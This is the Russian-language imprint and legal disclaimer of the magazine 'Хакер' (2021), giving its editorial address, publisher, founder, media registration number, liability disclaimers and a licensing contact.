Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2021